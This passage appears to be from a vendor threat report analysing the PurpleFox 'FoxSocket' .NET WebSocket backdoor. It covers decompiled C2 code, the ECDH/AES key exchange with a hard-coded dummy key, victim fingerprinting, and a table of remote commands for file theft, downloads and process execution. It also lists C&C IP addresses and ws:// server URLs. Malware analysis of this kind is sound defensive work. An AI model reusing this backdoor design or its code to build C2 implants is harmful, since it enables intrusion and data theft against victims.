    this.object_4 = new object();
    base..ctor();
    this.webSocket_0 = new WebSocket(string_4, new string[0]);
    this.webSocket_0.OnOpen += this.onOpen_callback;
    this.webSocket_0.OnMessage += this.onReceive;
    this.webSocket_0.OnError += this.onError_callback;
    this.webSocket_0.OnClose += this.onClose;
    Class7.class8_0 = this;
}
```

Figure 10. Function for registering callback functions

One of the relevant callbacks is **onOpen**, which will initialize the C&C channel encryption parameters once the WebSocket object is fired for the first time. As shown in the next section, this is mainly for implementing the first Diffie-Hellman (DH) key exchange message with the C&C server. On the other side, the **onReceive** handler will process and dispatch all the commands received from the server after a secure communication channel is established and when the session encryption key is updated.

Key Negotiations

The first key exchange with the C&C server is carried out by the **onOpen** callback registered function, as seen in Figure 11.




```
private void onOpen()
{
    this.ecdiffieHellmanCng_0 = new ECDiffieHellmanCng();
    this.ecdiffieHellmanCng_0.KeyDerivationFunction = ECDiffieHellmanKeyDerivationFunction.Hash;
    this.ecdiffieHellmanCng_0.HashAlgorithm = CngAlgorithm.Sha256;
    byte[] array = this.ecdiffieHellmanCng_0.PublicKey.ToByteArray();
    byte[] byte_ = this.AES_Encrypt<GClass26>(160, new GClass26
    {
        Byte_0 = array
    });
    this.WS_Send(byte_);
}
```


Figure 11. onOpen function

It initializes the EC DH object with some parameters to start the shared secret key negotiation. The **ECDiffieHellmanKeyDerivationFunction** property is then set to **Hash.** This property is for specifying the key derivation function that the **ECDiffieHellmanCng** class will use to convert secret agreements into key material, so a **hash algorithm** is used to generate key material (instead of **HMAC** or **TLS**).

Afterward, the client will try to send the property **PublicKey**, which will be used at the C&C side on another **ECDiffieHellmanCng** object to generate a shared secret agreement. Eventually, this data will be sent on the WebSocket as the first key exchange message. However, instead of sending it in cleartext, the client deploys a symmetric AES encryption for any communication over the WebSocket for the first exchange, as no shared secret is established yet, and the AES encryption will generate a default key for this first exchange.




```
StringBuilder stringBuilder = new StringBuilder();
for (int i = 0; i < 32; i++)
{
    stringBuilder.Append('1');
}
string s = stringBuilder.ToString();
Class8.byte_0 = Encoding.UTF8.GetBytes(s);
```



```
000003A823F0 C8 A3 CE 46 FE 7F 00 00 20 00 00 00 00 00 00 00 ...F.... ........
000003A82400 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 1111111111111111
000003A82410 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 1111111111111111
```

Figures 12-13. Function and code for the AES encryption key

This will result in the key negotiation message being encrypted with **AES** using the shown parameters and a dummy key generated **(111....11)[32]** named **byte_0** in the following debugging session with the actual AES cipher text with a fixed length of **176 bytes**.




Name	Value	Type
byte_0	{byte[32]}	byte[]
byte_1	{byte[156]}	byte[]
aes	{System.Security.Cryptography.AesCryptoServiceProvider}	System.Security.Cryptography.Aes...
BlockSize	128	int
FeedbackSize	8	int
IV	{byte[16]}	byte[]
Key	{byte[32]}	byte[]
KeySize	256	int
LegalBlockSizes	{System.Security.Cryptography.KeySizes[1]}	System.Security.Cryptography.Key...
LegalKeySizes	{System.Security.Cryptography.KeySizes[1]}	System.Security.Cryptography.Key...
Mode	CBC	System.Security.Cryptography.Cip...
Padding	PKCS7	System.Security.Cryptography.Pad...
BlockSizeValue	128	int
FeedbackSizeValue	8	int
IVValue	{byte[16]}	byte[]
KeySizeValue	256	int
KeyValue	null	byte[]
LegalBlockSizesValue	{System.Security.Cryptography.KeySizes[1]}	System.Security.Cryptography.Key...
LegalKeySizesValue	{System.Security.Cryptography.KeySizes[1]}	System.Security.Cryptography.Key...
ModeValue	CBC	System.Security.Cryptography.Cip...
m_cspHandle	{Microsoft.Win32.SafeHandles.SafeCspHandle}	Microsoft.Win32.SafeHandles.Safe...
m_key	{Microsoft.Win32.SafeHandles.SafeCapiKeyHandle}	Microsoft.Win32.SafeHandles.Safe...
PaddingValue	PKCS7	System.Security.Cryptography.Pad...
Static members		
iv	{byte[16]}	byte[]
memoryStream	{System.IO.MemoryStream}	System.IO.MemoryStream
cryptoStream	{System.Security.Cryptography.CryptoStream}	System.Security.Cryptography.Cry...
result	{byte[176]}	byte[]

Figure 14. Structure of key exchange message

The 176 encrypted bytes are the actual data that will be sent over the WebSocket, which marks the end of the first key exchange message.

Second Exchange (C&C to Victim)


The second key exchange message is sent from the server to the client that will be handled by the **onReceive** function. The execution is invoked by the message handler.



```
private void onReceive(object sender, MessageEventArgs e)
{
    try
    {
        if (e.IsBinary)
        {
            this.Message_handler(e);
        }
    }
    catch (Exception)
    {
    }
}
```

Figure 15. Invoking the onReceive function

This AES-encrypted second exchange has a fixed length of 304 bytes.



```
// Token: 0x06000C20 RID: 3104 RVA: 0x0002C87C File Offset:
private void method_5(MessageEventArgs messageEventArgs_0)
{
    byte[] rawData = messageEventArgs_0.RawData;
    if (rawData.Length < 4)
    {
        return;
    }
    if (this.bool_0)
    {
        this.Main_Dispatcher(rawData);
        return;
    }
    this.method_6(rawData);
}

// Token: 0x06000C21 RID: 3105 RVA: 0x0002C8B0 File Offset:
private void method_6(byte[] byte_3)
{
    byte[] array = Class6.smethod_3(Class8.byte_0, byte_3);
```

```
Locals
Name                    Value
this                    {ns0.Class8}
messageEventArgs_0      {WebSocketSharp.Message
rawData                 byte[304]
```


```
Frame 658: 362 bytes on wire (2896 bits), 362 bytes captured (2896 bits) on interface 0
Ethernet II, Src: Vmware_e0:2e:f7 (00:50:56:e0:2e:f7), Dst: Vmware_e5:1a:c6 (00:0c:29:e5:1a:c6)
Internet Protocol Version 4, Src: 185.112.147.50, Dst: 192.168.80.138
Transmission Control Protocol, Src Port: 12345, Dst Port: 53617, Seq: 159, Ack: 386, Len: 308
WebSocket
Data (304 bytes)
```

```
0000  00 0c 29 e5 1a c6 00 50  56 e0 2e f7 08 00 45 00   ..)....P V.....E.
0010  01 5c 16 7a 00 00 80 06  c5 4c b9 70 93 32 c0 a8   .\.z.... .L.p.2..
0020  50 8a 30 39 d1 71 55 56  26 f2 2e 65 f7 08 50 18   P.09.qUV &..e..P.
0030  fa f0 cd 1b 00 00 82 7e  01 30 b5 79 62 8a d4 23   .......~ .0.yb..#
0040  c6 2d 95 93 08 0b 46 a7  aa 36 f4 97 ef 37 90 61   .-....F. .6...7.a
0050  7c b8 d6 27 ee ca 4f d1  ac 1b 99 c4 51 ba bb 79   |..'..O. ....Q..y
0060  4a 06 63 39 20 00 27 3e  bb 8e da 7e bc 35 15 24   J.c9 .'> ...~.5.$
0070  6b 66 4e 2a 60 b3 37 00  22 a0 0f c1 4d da 0a 0f   kfN*`.7. "...M...
0080  6c 88 78 ed 51 2f f2 3d  2e e1 d8 80 3a c4 5c 22   l.x.Q/.= ....:.\"
0090  1a 05 85 f7 0a 75 a7 ea  85 9f 30 b1 0d 7f e9 80   .....u.. ..0.....
00a0  e2 db 76 ff b2 bd 71 c9  d3 83 20 9b 6c 6b ff 6d   ..v...q. .. .lk.m
00b0  d3 cc b6 bb 89 76 e7 6d  97 7c 06 23 86 43 5f 23   .....v.m .|.#.C_#
00c0  1e f0 f4 cb cb 6c 87 f5  a5 d0 37 33 99 0d e8 c4   .....l.. ..73....
00d0  b1 da 1c 5c ae c1 00 82  4c 9e 47 f9 ef d5 e2 c0   ...\.... L.G.....
00e0  9f 54 25 d2 50 32 34 d7  f2 6e af 4b 87 74 34 49   .T%.P24. .n.K.t4I
00f0  b8 a6 3e 53 b0 6d 9f 97  f2 16 06 fd 6b 1a 61 ae   ..>S.m.. ....k.a.
0100  e4 ad f8 78 a0 69 49 30  d6 87 17 b4 2c 94 a4 91   ...x.iI0 ....,...
```

Figure 16. Contents of incoming message

It then checks if this incoming message is related to the control plane key establishment or just a normal data command.


If it is related to the former, the first step is to decrypt the symmetric encryption on the C2 channel then finalize the shared secret generation by handing the execution to ECDH derivation function method_7.



```
private void Negotiate_Key(byte[] byte_3)
{
    byte[] array = Class6.AES_Decrypt(Class8.byte_0, byte_3);
    if (array == null)
    {
        return;
    }
    array = Class0.smethod_6(array);
    int num = BitConverter.ToInt32(array, 0);
    MemoryStream source = new MemoryStream(array, 4, array.Length - 4);
    if (num == 160)
    {
        GClass27 gclass27_ = Serializer.Deserialize<GClass27>(source);
        this.method_7(gclass27_);
    }
}
```

Figure 17. Handoff to method_7 function

The client will verify the signed message by loading the RSA public key loaded from the configuration payload shown in the previous section. If the signature is verified correctly, key material will be derived from the DH exchange and will be saved as the permanent symmetric AES encryption key (Symmetric_AES_key variable) that will be used as long as the WebSocket channel is active.




```
private void method_7(GClass27 gclass27_0)
{
    byte[] array = gclass27_0.Signed_Buffer;
    using (RSACryptoServiceProvider rsacryptoServiceProvider = new RSACryptoServiceProvider())
    {
        rsacryptoServiceProvider.FromXmlString(Class8.RSAK_key);
        if (gclass27_0.Signature == null)
        {
            this.method_66();
        }
        else if (rsacryptoServiceProvider.VerifyData(array, SHA256.Create(), gclass27_0.Signature))
        {
            CngKey otherPartyPublicKey = CngKey.Import(array, CngKeyBlobFormat.EccPublicBlob);
            this.Symmetric_AES_Key = this.ecdiffieHellmanCng_0.DeriveKeyMaterial(otherPartyPublicKey);
            this.byte__ = true;
            this.method_8();
            this.method_1();
        }
        else
        {
            this.method_66();
        }
    }
}
```

Figure 18. method_7 function

Third Exchange (Victim to C&C)

Once an efficient encrypted session is established over the WebSocket, the client will fingerprint the machine by extracting specific data (including the username, machine name, local IP, MAC address, and Windows version) and will relay such data over the secure channel to get the victim profiled at the server side, which is the final exchange before the WebSocket channel is fully established. It will then listen for further commands, which will be covered in the next section.

As the fingerprinting data collected will be different from one execution environment to another, this message will vary in length. From our lab analysis, it was 240 bytes with the newly generated shared secret key.



```
> Internet Protocol Version 4, Src: 11.0.0.5, Dst: 185.112.147.50
> Transmission Control Protocol, Src Port: 49240, Dst Port: 12345, Seq: 386, Ack: 467, Len: 248
v WebSocket
    1... .... = Fin: True
    .000 .... = Reserved: 0x0
    .... 0010 = Opcode: Binary (2)
    1... .... = Mask: True
    .111 1110 = Payload length: 126 Extended Payload Length (16 bits)
    Extended Payload length (16 bits): 240
    Masking-Key: d5f2ef8f
    Masked payload
    Payload
v Data (240 bytes)
    Data: f11f03902e5107aaeae70040dfbbb3f8bcc504a234d73ea881691455e8ca3d4dcffad004…
    [Length: 240]
```

Figure 19. Newly generated secret key

As far as the WebSocket is maintained with the keepalive messages shown earlier, the operators can signal any command to be executed, so what happens next mainly depends on the targeting and the actual motivation of the operator.

WebSocket Commands

In this section, we cover some of the observed commands sent from the server. There are some minor differences between variants across them with regard to the command numbers and the supported functionality.

All the handling of commands is implemented in the main dispatch routine (except for command 160, which is used for key negotiation or renegotiation).

Command code	Functionality
20	Sends the current date on the victim machine
30	Leaks DriveInfo.GetDrives() results info for all the drives
40	Leaks DirectoryInfo() results info for a specific directory
50	FileInfo()results info for a specific file
60	Recursive directory search
70	Executes WMI queries - ManagementObjectSearcher()
80	Closes the WebSocket Session
90	Exits the process
100	Spawns a new process
110	Downloads more data from a specific URL to the victim machine
120	DNS lookup from the victim machine
130	Leaks specific file contents from the victim machine
140	Writes new content to a specific location
150	Downloads data then write to a specific file
160	Renegotiates session key for symmetric encryption
180	Gets current process ID/Name
210	Returns the configuration parameter for the backdoor
220	Kills the process then start the new process with a different config
230	Kills specific process with PID
240	Queries internal backdoor object properties

260	Leaks hashes of some specific files requested
270	Kills list of PIDs
280	Deletes list of files/directories requested
290	Moves list of files/directories to another location
300	Creates new directory to a specific location

Table 2. List of commands


WebSocket C&C Infrastructure

At the time of this writing, there were several active C&C servers controlling the WebSocket clients. By profiling the infected targets and interacting through different commands sent, we listed the observed IP addresses and the registered domains found in the PowerShell downloaders and the backdoor configuration parameters.

IP address	**Description**	**ASN**	**Notable activity**
185.112.144.245	(Hosting PS payloads, /a/[1-9]) (Hosting .Net Payload, /a/data)	AS 44925 (1984 ehf)	Iraq, Saudi Arabia, Turkey, UAE
185.112.147.50	C&C server		Turkey, US, UAE
185.112.144.101			Turkey
93.95.226.157			US
93.95.228.163			US
93.95.227.183			-
93.95.227.169			UAE
93.95.227.179			-
185.112.146.72	Potential C&C server		-
185.112.146.83			-

Table 3. WebSocket C&C serversIP address Description ASN Notable activity

The backdoor picks one subdomain randomly from the configuration data and tries to connect via WebSockets. If it fails to connect on port 12345, it will try to resolve another subdomain.



```
mutex_0      null                                                                                      System.Threading.Mutex
object_0     {object}                                                                                  object
string_0     "4"                                                                                       string
string_1     "<RSAKeyValue><Modulus>sN3+cs5QapPaFmQonWZ8Cr+D/9/O+vpAzl5A+amAeand9m5LlTaKbp/QMn/tA811CecSPO...  string
string_2     @"Global\VS8bdvdiK7AnRVA2"                                                                string
string_3     {string[0x00000008]}                                                                      string[]
  [0]        "ws://www8.advb9fyxlf2v.com:12345/ws"                                                     string
  [1]        "ws://www7.advb9fyxlf2v.com:12345/ws"                                                     string
  [2]        "ws://www6.advb9fyxlf2v.com:12345/ws"                                                     string
  [3]        "ws://www5.advb9fyxlf2v.com:12345/ws"                                                     string
  [4]        "ws://www4.advb9fyxlf2v.com:12345/ws"                                                     string
  [5]        "ws://www3.advb9fyxlf2v.com:12345/ws"                                                     string
  [6]        "ws://www2.advb9fyxlf2v.com:12345/ws"                                                     string
  [7]        "ws://www.advb9fyxlf2v.com:12345/ws"                                                      string
```

Figure 20. Random C&C servers

The main domain *advb9fyxlf2v[.]com* used by these servers — registered on June 17, 2021, just within days of the first observed variant — is mainly for load balancing across the multiple active servers.

Conclusion

The rootkit capabilities of PurpleFox make it more capable of carrying out its objectives in a stealthier manner. They allow PurpleFox to persist on affected systems as well as deliver further payloads to affected systems. We are still monitoring these new variants and their dropped payloads. The new .NET WebSocket backdoor (called FoxSocket, which we detect as Backdoor.MSIL.PURPLEFOX.AA) is being closely monitored to discover any more information about this threat actor's intentions and objectives.

Trend Micro Solutions and Indicators of Compromise

The capabilities of the Trend Micro Vision One platform made both the detection of this attack and our investigation into it possible. We took into account metrics from the network and endpoints that would indicate potential attempts of exploitation. The Trend Micro Vision One Workbench shows a holistic view of the activities that are observed in a user's environment by highlighting important attributes related to the attack.

Trend Micro Managed XDR offers expert threat monitoring, correlation, and analysis from experienced cybersecurity industry veterans, providing 24/7 service that allows organizations to have one single source of detection, analysis, and response. This service is enhanced by solutions that combine AI and Trend Micro's wealth of global threat intelligence.

All IOCs related to this attack can be found in this separate file.